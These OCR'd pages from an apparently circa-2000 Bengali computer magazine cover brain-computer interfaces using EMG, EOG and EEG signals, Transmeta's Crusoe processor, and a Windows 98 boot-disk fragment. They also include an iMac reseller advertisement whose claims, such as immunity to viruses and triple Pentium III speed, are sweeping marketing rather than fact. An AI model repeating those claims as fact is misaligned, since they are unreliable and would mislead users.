এখন মনে করা হয় মস্তিক বা স্নায়ু যোগাযোগের মাধ্যমে কমপিউটার বা অন্য কোন যন্ত্র পরিচালনার বিষয়টি হয়তো আগামী দিনের একমাত্র যোগাযোগ পদ্ধতি হিসেবে টিকে থাকবে। মানুষের স্নায়ুতন্ত্রে যে বৈদ্যুতিক ক্রিয়া বর্তমান তা দেড়শ বছর আগেই আবিষ্কার হয়েছে। আর এটাই কমপিউটার বা অন্য কোন ডিভাইসকে নিয়ন্ত্রণের প্রধান উপকরণ হতে পারে।

১৮৪৯ সালে জার্মান শারীরতত্ত্ববিদ এমিল হেনরিস তার হাতের মাংশপেশীর সঞ্চালনের কারণে অতি অল্প ইলেকট্রিক ডিসচার্জের ঘটনা প্রত্যক্ষ করেন। এই ঘটনাই বর্তমানে চিন্তাশক্তিচালিত কমপিউটার আবিষ্কারের ভিত। আধুনিক সিলভার ক্লোরাইড ইলেকট্রোড আর অতিসেনসিটিভ ইলেকট্রনিক এম্প্লিফায়ার দিয়ে পেশীর ক্ষুদ্র ইলেকট্রিক ইম্পালস্‌কে উপযুক্ত ভোল্টেজে পরিণত করে সিগন্যাল তৈরি হচ্ছে। এই সিগন্যাল হয়তো হবে আগামী দিনের প্রাথমিক যোগাযোগ ব্যবস্থা। তবে শুধু হাতের পেশীতে একটা তার লাগিয়ে দিলেই হবে না। এ জন্য অত্যাধুনিক বিশেষ ধরনের সার্কিট এবং সফটওয়্যার প্রয়োজন, যা এই ক্ষুদ্র সিগন্যালকে বিশ্লেষণ এবং কমপিউটারে ইন্টারফেস ঘটাতে পারে। এক্ষেত্রে কমপিউটারে কাজ করার উপযুক্ত করার লক্ষ্যে পেশীর প্রাথমিক সিগন্যালকে প্রায় ১০,০০০ গুণ বাড়ানোর প্রয়োজন হয়। তারপর অন্যান্য সার্কিট এই সিগন্যালকে ডিজিটাল সিগন্যালে রূপান্তরিত করে। তবে এত খাটুনির পরও কিন্তু কমপিউটার পেশী সঞ্চালনের কিছু পর্যায়কে শুধু সনাক্ত করতে পারে। আর চিন্তাশক্তি সেতো অনেক দূর।

তারপরও ফলাফল কিন্তু ততটা হতাশাজনক নয়। এ পদ্ধতির কিছুটা পরিবর্তিত জটিল ব্যবস্থায় এখন কমিপউটারের মাউস বা ট্র্যাকবলের কার্সর নিয়ন্ত্রণ করা যাচ্ছে। ইতোমধ্যেই এর সুবিধা পেতে শুরু করেছে মানুষ। প্রতিবন্ধীদের জন্য এ প্রযুক্তি নতুন দুয়ার খুলে দিয়েছে। ১৯৯৩ সালে ক্যালিফোর্নিয়ার ১০ বছরের এক প্রতিবন্ধী বালকের মুখে এ ধরনের একটা যন্ত্র লাগিয়ে সফলতা পাওয়া গেছে। তার ঘাড় থেকে নিম্নাংশ পর্যন্ত অচল হয়ে যায় গাড়ী দুর্ঘটনায়। এ যন্ত্রের সাহায্যে ছেলেটি কমপিউটারের কার্সারের অবস্থান ভালভাবে পরিবর্তন করতে পারত, যা কিনা তার দুর্ঘটনার পর প্রথম নিজ থেকে করা কোন কাজ।

জৈবিক কোন সিগন্যাল দিয়ে কমপিউটারকে নিয়ন্ত্রণের আরেকটি উপায় হলো চোখের কর্নিয়া ও রেটিনা থেকে উৎপন্ন ইম্পালস্। আমরা চোখ দিয়ে কোন কিছু দেখার সময় এই সিগন্যালটি তৈরি হয়। মূলত চোখের রেটিনার জন্য এ সিগন্যালটি তৈরি হয়। দেখার সময় রেটিনায় কর্নিয়া থেকে কিছুটা নেগেটিভ ভোল্টেজ তৈরি হয় বলেই এটা ঘটে। একে চোখের সাথে খুব কম শক্তির ব্যাটারি তুলনা করা যায়। ইলেকট্রনিক সার্কিট এই দুর্বল ভোল্টেজ, একজন মানুষের মুখমণ্ডলে যখন চোখের আকৃতি বা দৃষ্টিগত পরিবর্তনের কারণে উৎপন্ন হয় তা নির্ধারণ করতে পারে। এই সিগন্যালকে Electrooculographic (EOG) সিগন্যাল বলে। সিগন্যালের মাধ্যমেই একজন মানুষের দৃষ্টি কোনদিকে তা নির্ধারণ করা যায়। চোখের কেন্দ্র থেকে ৩০° পর্যন্ত কৌণিক অবস্থানে এই পরিমাপ সম্ভব হয়েছে অনেক আগেই। এবং এর মাধ্যমে দৃষ্টি দিয়ে কমপিউটারের মাউসের কার্সর নিয়ন্ত্রণ সম্ভব হয়েছে। এক একটি সংস্করণও ব্যবহৃত হচ্ছে অত্যাধুনিক ক্যামেরাগুলোতে, যেখানে আর কষ্ট করে হাত দিয়ে ক্যামেরা ফোকাস করাতে হয় না। শুধু তাকালেই চলবে, স্বয়ংক্রিয়ভাবে ফোকাস হয়ে যাবে।

কমপিউটারে এ ব্যবস্থা ব্যবহারের জন্য অনেকগুলো ইলেকট্রোড ব্যবহার করতে হয়, একজোড়া আনুভূমিক দিকে চোখের সরণ আরো এক জোড়া উলম্ব দিকে চোখের সরণ নির্ণয়ের জন্য ব্যবহৃত হয়। অতপর বিভিন্ন জটিল সার্কিট ও এনালাইজারের মাধ্যমে এই সিগন্যালকে এম্প্লিফাই এবং ডিজিটাল সিগন্যালে রূপান্তরিত করা হয়। এরপর এক প্রকার লজিক (Fuzzy Logic) ব্যবহার করে চোখের দৃষ্টির প্রকৃত অবস্থান নির্ণয় করা হয়। এই প্রযুক্তির মাধ্যমে যে কেউ খুব সহজে এবং সঠিকভাবে কমপিউটার নিয়ন্ত্রণ করতে পারবে কার্সরকে মনিটরের বিভিন্ন জায়গায় অবস্থানের মাধ্যমে। আর এখনতো বেশিরভাগক্ষেত্রে শুধু মাত্র মাউস দিয়েই কমপিউটার চালানো হয়। আর যদি কোন প্রোগ্রামের জন্য কিছু লিখতে হয় তবে voice recognition সফটওয়্যার আর মাইক্রোফোনই যথেষ্ট। কিন্তু যদি ব্যক্তিটি কথা বলতেই না পারে তবে? হ্যাঁ তার ব্যবস্থাও হয়েছে। তা হলো— কমপিউটার স্ক্রীণ থেকেই বিভিন্ন অক্ষর চোখের দৃষ্টি দিয়ে বেছে বেছে শব্দ, বাক্য এসব তৈরি। তবে ব্যাপারটা বেশ ধীর গতির এবং বিরক্তিকর। তাহলে ব্যক্তিটি অন্ধ হলে তবে কি হবে। আর সেটা হল মস্তিষ্ক দিয়ে কমপিউটার নিয়ন্ত্রণ। এক্ষেত্রে পেশী বা চোখ থেকে উৎপন্ন কোন সিগন্যালের প্রয়োজন হবে না।

মানুষের মস্তিষ্ক আর চিন্তা ভাবনার সাথে বিভিন্ন রকম সিগন্যাল তৈরি করে। ১৯২৯ সালে জার্মান মনোবিজ্ঞানী হ্যানস্ বার্জার মস্তিষ্ক হতে উৎপন্ন সিগন্যাল রেকর্ড করতে সক্ষম হন। যাতে একটি ইলেকট্রোড মাথার উপরিত্বকে লাগানো ছিল। এ পদ্ধতির নাম EEG (Electroencephalogram)। এই সিগন্যাল সেরিব্রাল কার্টেক্স হতে উৎপন্ন হয়। এ সিগন্যালের ইলেকট্রিক প্যাটার্ণ মানুষের চিন্তা ও কাজ দ্বারা পরিবর্তিত হয়। স্নায়ুতত্ত্ববিদগণ ধারণা করেন যে, সেরিব্রাল কর্টেক্সের পিরামিড আকৃতির কোষগুলোই এ ভোল্টেজের উৎস। এই স্নায়ুকোষগুলো ক্ষুদ্র তড়িৎ দ্বি-পোল (ting current dipole) সৃষ্টি করে। যার পোলারিটি নির্ভর করে কোষটি উত্তেজিত অবস্থায় আছে কি নেই তার উপর। স্নায়ুর এই ইম্পালসের উপর নির্ভর করে মস্তিষ্কের ঘন সন্নিবিষ্ট পিরামিড আকৃতির স্নায়ু কোষের স্তরে বৈদ্যুতিক অবস্থার পরিবর্তন ঘটে। মাথার উপরিত্বকে ইলেকট্রোড স্থাপন করলে এই ইলেকট্রিক প্যাটার্ণ নির্ণয় করা যায়।

বিভিন্ন গবেষক এই ইলেকট্রিক প্যাটার্ণ ইইজি হতে বিশ্লেষণ করে দেখতে পান বা এই ইইজি সিগন্যালগুলোই মানুষের সেরিব্রাল কর্টেক্সে বিভিন্ন ক্রিয়া কলাপের ফলে উৎপন্ন হয়। এর মাধ্যমে কোন ধরনের কাজের ফলে কি রকম ইইজি সিগন্যাল উৎপন্ন হয় তা বোঝা সম্ভব হয়েছে। ধরুন আপনি মনযোগ দিয়ে কোন বই পড়ছেন তা হলে এক ধরনের সিগন্যাল উৎপন্ন হবে, ঘুমালে আরেকরকম আবার খুব পরিশ্রম করলে অন্যরকম। অন্য কথায় এই ইলেকট্রিক্যাল প্যাটার্ণগুলো দেখলেই বোঝা যাবে আপনি কি করছেন। তাই, যদি আপনি এই ইলেকট্রিক সিগন্যাল দিয়ে কমপিউটার নিয়ন্ত্রণ করতে চান তবে আপনাকে নির্দিষ্ট একটা ইলেকট্রিক সিগন্যাল নির্দিষ্ট একটা কাজ দিয়ে উৎপন্ন করতে হবে। তখন সেই সিগন্যালকে কমপিউটারে পাঠাতে হয় আর অন্যগুলো ফিল্টারের মাধ্যমে পৃথক করতে হয়। রেডিওতে বিভিন্ন স্টেশন ধরার মতোই বিভিন্ন সিগন্যালকে পৃথক করা হয়। এক্ষেত্রে পাঁচ ধরনের সিগন্যাল বিশেষ গুরুত্বপূর্ণ।

আলফা তরঙ্গ যা কিনা ৮ এবং ১৩ হার্জের ব্যান্ডে উৎপন্ন হয় একজন চোখ বন্ধ করলেই। এই তরঙ্গ বেশ শক্তিশালী তবে চোখে আলো পড়লেই এটা তাড়াতাড়ি মিলিয়ে যায়। বিটা তরঙ্গ সাধারণত ১৪ থেকে ৩০ হার্জ ব্যান্ডের। মানুষ কোন কারণে সচকিত হলে এটা ৫০ হার্জ পর্যন্ত বাড়তে পারে খুব তীব্র মানসিক প্রচেষ্টার কারণে। থিটা তরঙ্গ ৪ থেকে ৭ হার্জের উৎপন্ন হয় কেউ খুব আবেগে আপ্লুত হয়ে পড়লে বা খুব হতাশ হলে। ডেল্টা তরঙ্গ ৩.৫ হার্জের নিচে গভীর ঘুমে আচ্ছন্ন থাকলে তৈরি হয়। এবং মিউ তরঙ্গ মোটর কার্টেক্স থেকে উৎপন্ন হয় যখন কোন শারিরীক নড়াচড়া ঘটে।

তবে কমপিউটার নিয়ন্ত্রণ অধিকাংশ ক্ষেত্রেই আলফা বা মিউ তরঙ্গের পরিমাপের মাধ্যমে করা হয়েছে। তার কারণ হল মানুষ এই দুটো তরঙ্গকে চেষ্টা করলেই পরিবর্তন করতে পারে। খুব অনুশীলনের মাধ্যমে কমপিউটারের কার্সর নাড়ানোর মতো কাজ করা সক্ষম হয়েছে। গবেষণায় দেখা গেছে আলফা তরঙ্গের যথেষ্ট পরিবর্তনের মাধ্যমে একজন মানুষ হ্যাঁ-না-এর মতো সিদ্ধান্ত কমপিউটারে পাঠাতে পারে শুধু চিন্তা করার মাধ্যমে। এভাবে একেবারে প্রতিবন্ধী, যারা কোন অঙ্গ সঞ্চালন বা কোন শব্দ করতে পারে না তারা সিদ্ধান্ত প্রদান করতে এবং নিজের মনের খুব সাধারণ ইচ্ছা প্রকাশ করতে পারছে।

বোঝাই যাচ্ছে মস্তিষ্কের অসংখ্য সিগন্যালের মধ্যে খুব অল্প সংখ্যকই নির্ধারণ করা যাচ্ছে। যদিও এটা খুব ক্ষুদ্র সাফল্য বলে মনে হচ্ছে, তার একটা বড় কারণ হলো এখনো পর্যন্ত মস্তিষ্কের পূর্ণ গঠন এবং কার্যপ্রণালী জানা সম্ভব হয়নি। তবে মনে করা হচ্ছে এ শতাব্দীতেই হয়তো চিন্তা শক্তির মাধ্যমে পূর্ণ ও সফলভাবে কমপিউটারসহ অন্যান্য ডিভাইস চালানো সম্ভব হবে। ●

সিস্টেম পুনরুদ্ধার করুন

(৭১ নং পৃষ্ঠার পর)

কোন ফাইলের বৈশিষ্ট্য পরিবর্তন করার জন্য Attrib.exe ফাইলটি ব্যবহৃত হয়। অপারেটিং সিস্টেম এবং এসব কনফিগারেশন ফাইলের সমন্বয়ে আপনি চমৎকারভাবে আপনার কমপিউটারটিকে রান করাতে পারবেন।

উইন্ডোজ ৯৮-এর জন্য বুট ডিস্ক অপরিহার্য কারণ উইন্ডোজ ৯৮ কিন্তু কোনভাবেই সম্পূর্ণ ত্রুটিমুক্ত নয়। ফলে সিস্টেম প্রায়ই ক্র্যাশ করে। এই ক্র্যাশের মাত্রা এতো বেশি হয়ে দাঁড়াতে পারে যে, আপনার সিস্টেম হয়তো রি-বুট করবেই না। পুরো গ্রাফিক্যাল ইউজার ইন্টারফেসটি লোডের জন্য অপেক্ষা না করে আপনি যদি বিশেষ কিছু ডস্-ভিত্তিক ফাইল এবং বিশেষ ফাংশনগুলো (যেমন হার্ডডিস্কের পার্টিশনিং অথবা ফরম্যাটিং, ফাইল এট্রিবিউট পরিবর্তন, ডিরেক্টরি পরীক্ষা করা ইত্যাদি) নিয়ে কাজ করতে চান— তাহলে ইএসডি আপনার খুবই কাজে আসবে। ●

আপনার হোম কম্পিউটার...

আপনি অফিস কিংবা বাসায় ব্যবহার করার জন্য কম্পিউটার কেনার কথা ভাবছেন? নিশ্চিন্তে কিনে ফেলুন একটি iMac। এটি একটি চমৎকার Home-Office কম্পিউটার। বলতে পারেন বর্তমান বিশ্বে প্রচলিত Home-Office কম্পিউটার গুলোর মধ্যে এটাই সবার সেরা। প্রচন্ড শক্তিশালী অথচ ছোট, চমৎকার নজর কাড়া সৌন্দর্য আর অদ্ভুত সুন্দর ডিজাইন। প্রযুক্তিগত উৎকর্ষতার কথা যদি বলেন... তা'হলেও এর তুলনা হয় না। শিক্ষা ক্ষেত্রেও iMac-ই বিশ্বব্যাপী আদর্শ। বিদেশেতো বটেই এমনকি আমাদের দেশেও অনেক শিক্ষা প্রতিষ্ঠানে iMac ব্যবহৃত হচ্ছে একক ভাবে।

Motorola-র তৈরী PowerPC G3 প্রসেসর যুক্ত এ কম্পিউটার গুলো Intel Pentium III বা AMD Athlon (Kripton 7 or K7) ভিত্তিক কম্পিউটারের চেয়ে দ্রুতগতি সম্পন্ন এবং নির্ভর যোগ্য। কম্পিউটার ব্যবহারকারীর আতংক কম্পিউটার ভাইরাস iMac-গুলোর কোন ক্ষতিই করতে পারেনা। অর্থাৎ আপনাকে কখনও ভাইরাস আতংকে বিনিদ্র রাত কাটাতে হবেনা। এ ছাড়া ব্যবহারকারীর প্রয়োজনীয় সব কিছুই আগে থেকে দেয়া (Built-in) আছে। নেই কেবল ব্যবহারের জটিলতা। কোন ৬/৭ বছরের শিশুর পক্ষেও এটাকে সংযোগ দিয়ে চালানো সম্ভব।

সাধারণতঃ কম্পিউটার বলতে বাংলাদেশে আমরা যা বুঝি তা হচ্ছে IBM-এর ক্লোন বা নকল। আর নকল বলেই এগুলো বেশ সস্তা। আর বুঝতেই পারেন সস্তার... অবস্থা। প্রতিদিনই ক্লোন তৈরী হচ্ছে অসংখ্য। মাদার বোর্ড, প্রসেসর, হার্ডডিস্ক, সিডি-রম ড্রাইভ ইত্যাদি আলাদা আলাদা কিনে একটি কেসিং-এ বসিয়ে উইন্ডোজ Load করে দিলেই হয়ে গেল কম্পিউটার। নেই কোন সমন্বয়, নেই গুণগত মান যাচাইয়ের চেষ্টা। যার ফলে বুঝতেই পারছেন ... কি পেতে যাচ্ছেন আপনি।

কিন্তু iMac-এ এর পুরোটাই অনুপস্থিত। iMac তৈরী হয় অ্যাপেল কম্পিউটার ইন্টারন্যাশনালের নিজস্ব কারখানায়। যুক্তরাষ্ট্র ভিত্তিক এ কোম্পানীটির প্রধান বৈশিষ্ট্যই হচ্ছে গুণগত মানের প্রশ্নে আপোস না করা এবং এটি একটি ISO9001কোম্পানী। সুতরাং যে কোন ক্লোন থেকেতো বটেই অন্যান্য ব্রান্ডেড কম্পিউটারগুলো থেকেও iMac উন্নততর। মজার কথা হচ্ছে, পার্সোনাল কম্পিউটারের জগতে অ্যাপেলই হচ্ছে দিক নির্দেশক। অ্যাপেল কম্পিউটারই সর্বপ্রথম গ্রাফিক ইউজার ইন্টার ফেস প্রবর্তন করে তাদের ম্যাকিন্টোশ অপারেটিং সিষ্টেমে, যা নকল করে অনেক বছর পর মাইক্রোসফট তৈরী করে তাদের উইন্ডোজ অপারেটিং সিষ্টেম। এমনকি সাড়ে তিন ইঞ্চি ফ্লপি ডিস্ক, সিডি-রম ড্রাইভ এগুলোও সর্ব প্রথম অ্যাপেলই নিয়ে আসে তাদের কম্পিউটারে এবং যথারীতি অন্য কোম্পানীগুলোও এগুলো জুড়তে থাকে তাদের কম্পিউটারে। আজও তাই অ্যাপেলের ম্যাকিন্টোশগুলো পার্সোনাল কম্পিউটার তৈরীর মানদন্ড হয়ে আছে।

বর্তমান বিশ্বের সবচেয়ে দ্রুতগতির মাইক্রোপ্রসেসরটিও অ্যাপেলর যা কিনা Pentium III এর তুলনায় প্রায় ৩০০% দ্রুতগতি সম্পন্ন। এগুলো দিয়ে অ্যাপেল বানাচ্ছে প্রফেশনালদের জন্য পার্সোনাল সুপার কম্পিউটার যা অন্য কোন কোম্পানীই এখনও বানাতে পারেনি। এগুলো এতই উচ্চক্ষমতা সম্পন্ন যে, যুক্তরাষ্ট্র সরকার এখনও ভারত ও পাকিস্তানে তা বিক্রির অনুমতি দেয়নি পারমাণবিক বোমা তৈরী ও নিয়ন্ত্রণে ব্যবহৃত হবার আশংকায়। অ্যাপেলের তৈরী প্রচন্ড ক্ষমতাধর কম্পিউটারগুলোরই প্রোটোটাইপ অর্থাৎ ক্ষুদ্র বা Home-Office সংস্করণ হচ্ছে এই iMac, যার তুলনা কেবল সে নিজেই।

iMac-এ উইন্ডোজ অপারেটিং সিষ্টেমের প্রয়োজন পড়ে না বরং এর রয়েছে অ্যাপেলর নিজেস্ব Mac OS বা Macintosh Operating System। উইন্ডোজ আজো যাকেই অনুসরণ করে। Mac OS নির্ভর iMac গুলো চালাতে শেখা বা এতে কাজ করা যে কোন উইন্ডোজ ভিত্তিক কম্পিউটারের তুলনায় অসম্ভব সহজ। তবে ইচ্ছে করলে iMac-এও উইন্ডোজ এবং এর প্রোগ্রামগুলো চালানো যায়। মজার ব্যপার হচ্ছে এতে যে কোন পেন্টিয়াম ভিত্তিক কম্পিউটারের চেয়ে উইন্ডোজ ৩০% দ্রুতগতিতে কাজ করে। লেখা-পড়া, অফিসিয়াল কাজ কর্ম, অডিও সিডি বাজানো বা ভিডিও সিডি দেখার ব্যবস্থা, ইন্টার নেট, ই-মেইল সবই একেবারে হাতের কাছে। এমনকি ইন্টারনেট সংযোগের জন্য মডেমটিও দেয়া আছে (Built-in) আগে থেকেই। সুতরাং iMac কে ফ্যাক্স মেশিন হিসেবেও ব্যবহার করতে পারছেন আপনি। একেবারে স্বপ্নের মত।

প্রতিটি iMac-এ রয়েছে সর্বাধুনিক USB ইন্টারফেস। যাতে এক সাথে আপনি ১২৭টি পর্যন্ত পেরিফেরাল অর্থাৎ স্ক্যানার, ডিজিটাল ক্যামেরা, প্রিন্টার, ইত্যাদি সংযোগ দিতে পারেন। অথচ ক্লোন গুলোতে বিভিন্ন পেরিফেরাল লাগাতে প্রয়োজন হয় বিভিন্ন ইন্টারফেস। আবার এক সাথে ৩/৪-র বেশী পেরিফেরাল লাগানোও যায় না। এমন কি কীবোর্ড বা মাউজ লাগাতে প্রয়োজন হয় আলাদা পোর্টের। অথচ iMac-এ কীবোর্ড এবং মাউজ লাগানো হয় ঐ USB ইন্টারফেসেই।

আপনি যে কোন ক্লোনই কিনুন না কেন এগুলো সম্পর্কে বিস্তারিত তথ্য পাওয়া অসম্ভব। এদের কারোরই ওয়েব সাইট নেই বললেই চলে আর থাকলেও তাতে কেবল প্রডাক্টের দাম ছাড়া কিছুই নেই। কিন্তু একমাত্র অ্যাপেলেরই রয়েছে নিজস্ব পূর্ণাঙ্গ ওয়েব সাইট। যাতে আপনি পাবেন, প্রডাক্ট সম্পর্কে বিস্তারিত তথ্য; টেকনিকাল সাপোর্ট এবং আপনার যা চাই তার সবটাই...বরং অনেক বেশী কিছু।

প্রযুক্তি, গঠন শৈলী, ব্যবহারোপযোগিতা, সব কিছু মিলিয়েই iMac বিশ্বের সেরা Home-Office কম্পিউটার হিসেবে স্বীকৃত। আর তাই বিশ্বজুড়ে লক্ষ লক্ষ iMac বিক্রী হয়েছে, হচ্ছে। iMac-এর কোন কোন মডেলে রয়েছে ডিজিটাল ভিডিও সংযোগের ব্যবস্থা। যার মাধ্যমে আপনি নিজেই এডিট করে তৈরী করে নিতে পারেন প্রিয়জনের স্মরণীয় কোন অনুষ্ঠানের ভিডিও। ক্লোনগুলোর সাথে কখনই কোন অরিজিনাল সফটওয়্যার থাকেনা, সবই থাকে পাইরেটেড বা চোরাই কপি। অথচ iMac-এ Operating System সহ রয়েছে অনেকগুলো অরিজিনাল সফটওয়্যারের সিডি।

মোট কথা iMac হচ্ছে একটি চমৎকার কম্পিউটার। প্রচন্ড শক্তিশালী অথচ ব্যবহার করা অত্যন্ত সহজ। আর দাম আপনার নাগালের মধ্যেই। ঠিক যেমনটি আপনি চান।

iMac

আপনি iMac বা কম্পিউটার সম্পর্কে আরো জানতে আগ্রহী হলে দয়া করে আমাদের জানান, আমরা বিনামূল্যে পৌঁছে দেব কম্পিউটার সম্পর্কিত বিভিন্ন তথ্য।
শুধু নীচের তথ্যগুলো ফ্যাক্স, ই-মেইল বা ডাক যোগে আমাদের জানিয়ে দিন।

Name..

Occupation..................................

Address.....................................

Tel:.................Fax:..................

E-mail......................................

Authorised Reseller

Wizard Technologies Ltd
Suite # 07-02, City Heart,
67 Naya Paltan, Dhaka-1000
Tel: 831 7933, Fax: 933 9625
E-mail : wizard@bdmail.net

নতুন আর্কিটেকচারের প্রসেসর

ক্রুসো ইন্টেলের আগামী দিনের প্রতিদ্বন্দ্বী

মোঃ জহির হোসেন

সফটওয়্যার মহারথি মাইক্রোসফটকে থমকে দেয়ার পর— লিনআক্স স্রষ্টা লিনাস টোরভাল্ডস এবার অন্যরূপে আবির্ভূত হয়েছেন ক্যালিফোর্নিয়ার ছোট একটি কোম্পানি ট্রান্সমেটার মাধ্যমে। তার এবারের মিশনের প্রধান লক্ষ্য উইন্টেল জুটির অপর সহযোগী প্রসেসর শিল্পের অধিপতি ইন্টেল। ট্রান্সমেটার সিক্রেট প্রজেক্টের সাথে টোরভাল্ডসের সম্পৃক্ততা গত কয়েক মাস যাবৎ ব্যাপক জল্পনা কল্পনার জন্ম দিয়েছে। শুধু টোরভাল্ডসই নয় এই প্রজেক্টে আরও রয়েছেন বেল ল্যাব- এর ইঞ্জিনিয়ার ডেভিড ডিটজেল, মাইক্রোসফটের সহ উদ্যোক্তা পল এলেন এবং বিখ্যাত বিনিয়োগকারী জর্জ সরোস। সব মিলিয়ে ট্রান্সমেটার এই সিক্রেট প্রজেক্টের ব্যাপারে কমপিউটার বিশ্বের প্রত্যাশা এক কথায় গগনচুম্বী।

এ বছর জানুয়ারিতে এক পর্যায়ে কোম্পানির সাফল্যের ব্যাপারে ব্যাপক ধোঁয়াশা পরিস্থিতির সৃষ্টি হয়। সকল জল্পনা কল্পনার অবসান ঘটিয়ে শেষ পর্যন্ত তারা নতুন এক প্রসেসরের কথা ঘোষণা করেছে। ক্রুসো (Crusoe) নামের এই ছোট প্রসেসরটি ব্যাপক শক্তি সাশ্রয়ী। সফটওয়্যার হার্ডওয়্যারের সমন্বিত আর্কিটেকচার একে প্রচলিত প্রসেসরগুলোর সাথে মৌলিক ভিন্নতা প্রদান করেছে। প্রসেসরটি ডিজাইন করা হয়েছে মোবাইল কমপিউটিংয়ের জন্য। এর বড় বৈশিষ্ট্য হচ্ছে এটি এক্স ৮৬ ইনস্ট্রাকশন সেট কমপ্লায়েন্ট, এর ফলে এতে উইন্ডোজ বা লিনআক্স ভিত্তিক যে কোন এপ্লিকেশন চালানো যাবে আরও স্পষ্ট করে বলতে গেলে ইন্টেলে চলে এমন সব সফটওয়্যারই ক্রুসোয় চলবে। ট্রান্সমেটার এই প্রসেসরটি মোবাইল কমপিউটিংয়ের ক্ষেত্রে সরাসরি পেন্টিয়াম থ্রী-এর প্রতিদ্বন্দ্বী হবে। পূর্বোল্লেখিত দুটি ওএস ছাড়াও এটি আরও ১৮টি ওএস কম্পাটিবল। ক্রুসোর বায়োস তৈরি করেছে ফনিক্স (Phonix) সফটওয়্যার।

ক্রুসোর অবমুক্ত অনুষ্ঠানে টোরভাল্ডস জানান ট্রান্সমেটায় যোগদানের ব্যাপারে তিনি দ্বিধাগ্রস্ত থাকলেও শেষ পর্যন্ত যোগদান করেন, কারণ ট্রান্সমেটা এমনকিছু নিয়ে কাজ করছে যা অন্যকেউ করছে না। এসময় ক্রুসোর দুটো প্রোটোটাইপ ল্যাপটপ প্রদর্শন করা হয়। যার একটি লিনআক্স এবং অপরটি উইন্ডোজভিত্তিক। ট্রান্সমেটা লিনআক্স এর একটি ভার্সন রম (ROM) চিপে এমবেডেড করে দিয়েছে।

তবে ট্রান্সমেটায় যোগদান করে টোরভাল্ডস যে সঠিক কাজটি করেছেন ক্রুসোর বৈশিষ্ট্য তারই স্বাক্ষ্য বহন করে। টোরভাল্ডস 'কোড-মরফিং' নামের বিশেষ সফটওয়্যার ট্রান্সলেটর ডেভেলপার দলের অন্যতম একজন ছিলেন। এই সফটওয়্যার ক্রুসোর VLIW (Very long Instructon Word) কোর ইঞ্জিনকে এক্স ৮৬ এপ্লিকেশন চালানোর ক্ষমতা দেয় এবং এই সফটওয়্যারটি ছাড়া প্রসেসরটি প্রায় মূল্যহীন। কেবল তাই নয় টোরভাল্ডস ট্রানসমেটার জন্য লিনআক্সের মোবাইল সংস্করণ ডিজাইন করেছেন যা বিভিন্ন হ্যান্ডহেল্ড ওয়েব এক্সেস ডিভাইসে কাজ করবে। মোবাইল লিনআক্স ফ্লেশ রম-এ থাকবে ফলে এর জন্য বাড়তি হার্ডডিস্ক প্রয়োজন হবে না। ক্রুসো টিএম ৩১২০ ভার্সনটি ইতোমধ্যেই উৎপাদন শুরু হয়েছে, যেগুলো ব্যবহৃত হবে হ্যান্ডহেল্ড কমপিউটারে।

হ্যান্ডহেল্ড ডিভাইসের ক্ষেত্রে এক্স ৮৬ কম্পাটিবিলিটি একটি অন্যতম অংশ হলেও ক্রুসোর সবচেয়ে বড় সুবিধা এর পাওয়ার ম্যানেজমেন্ট সিস্টেম। অধিক বিদ্যুৎ খরচ ডেস্কটপ পিসি'র ক্ষেত্রে সমস্যা না হলেও হ্যান্ডহেল্ড ডিভাইস কিংবা ল্যাপটপের জন্য অত্যন্ত জরুরী একটি বিষয়। কারণ এগুলো চলে ব্যাটারীর সাহায্যে, ট্রান্সমেটা দাবী করেছে তাদের লংরান পাওয়ার ম্যানেজমেন্ট সিস্টেম ক্রুসোকে কাজের চাপ পরিমাপের ক্ষমতা প্রদান করে, ফলে কাজের চাপের উপর নির্ভর করে এটি এর গতিকে বাড়াতে কিংবা কমাতে সক্ষম হয়। তাই বিদ্যুতের সাশ্রয় এবং কম তাপ উৎপন্ন হয়। ০.১৮ মাইক্রন ডাই পদ্ধতিতে তৈরি টিএম৫৪০০- এর গতি ৭০০ মে.হা. এবং এতে রয়েছে ৩৮৪ কি.বা. ক্যাশ। টিএম ৫৪০০ কার্যক্ষমতার দিক থেকে ৫০০ মে.হা. গতির পেন্টিয়াম থ্রী- এর সমতুল্য অথচ এর জন্য প্রয়োজন হবে এক ওয়াটেরও কম বিদ্যুতের। পিডিএ/এইচপিসিতে ব্যবহৃত Strong ARM অথবা MIPS প্রসেসর একই বিদ্যুৎ খরচ করলেও এগুলো অত শক্তিশালী নয় এবং এগুলো এক্স ৮৬ এপ্লিকেশন কম্পাটিবলও নয়।


গতির বিবর্তনে মানুষ এখন এমন হার্ডওয়্যারের আশায় আছে যা তার বর্তমান চিপকে শক্তিশালী পরবর্তী প্রজন্ম রূপান্তর করতে সক্ষম হবে। এক্ষেত্রে যে ভাবেই হোক ক্রুসোর সেই ক্ষমতা রয়েছে। যদিও ল্যাপটপ, পামটপ বা অন্যান্য হ্যান্ডহেল্ড ডিভাইসগুলো এখনো সহজলভ্য নয়।

আশা করা যায় সময়ের সাথে এগুলো আমাদের হাতের নাগালে চলে আসবে। সেসময় ক্রুসো মোবাইল লিনআক্স উইন্টেল প্লাটফর্মের চেয়ে বহুদূর এগিয়ে যাবে নিঃসন্দেহে। কল্পনা করুন প্রতি ছয়মাস অন্তর নতুন উচ্চ গতির প্রসেসর না কিনে আপনি ওয়েব থেকে আপগ্রেডেড ভার্সনটি পেয়ে যাচ্ছেন। ক্রুসো প্রসেসরের সফটওয়্যার মরফিং সফটওয়্যারটি চিপের সাথে সমন্বিত নয়, ফলে ট্রান্সমেটাকে কেবল তাদের ওয়েবে সফটওয়্যারের আপডেটেড ভার্সনটি আপলোড করলেই চলবে। আর আপনি পরবর্তী ভার্সনের নতুন প্রসেসরটি অতি সহজেই ইন্টারনেট থেকে ডাউনলোড করে নিতে পারবেন।

অবিশ্বাস্য পরিবর্তনশীল কমপিউটার বিশ্বে ক্রুসো আসবে আপন স্বকীয়তায়। ইন্টারনেটের ব্যাপক বিস্তার আর মোবাইল কমপিউটিংয়ের প্রয়োজনীয়তা হয়তো আগামী দিনের কমপিউটিংয়ের নিয়ন্ত্রণ চলে আসবে ক্রুসোর মত ব্যতিক্রমধর্মী প্রসেসরের নিয়ন্ত্রণে। ●

এক্সেসের কিছু টিপ্‌স

(৬৮ নং পৃষ্ঠার পর)




চিত্র-৫

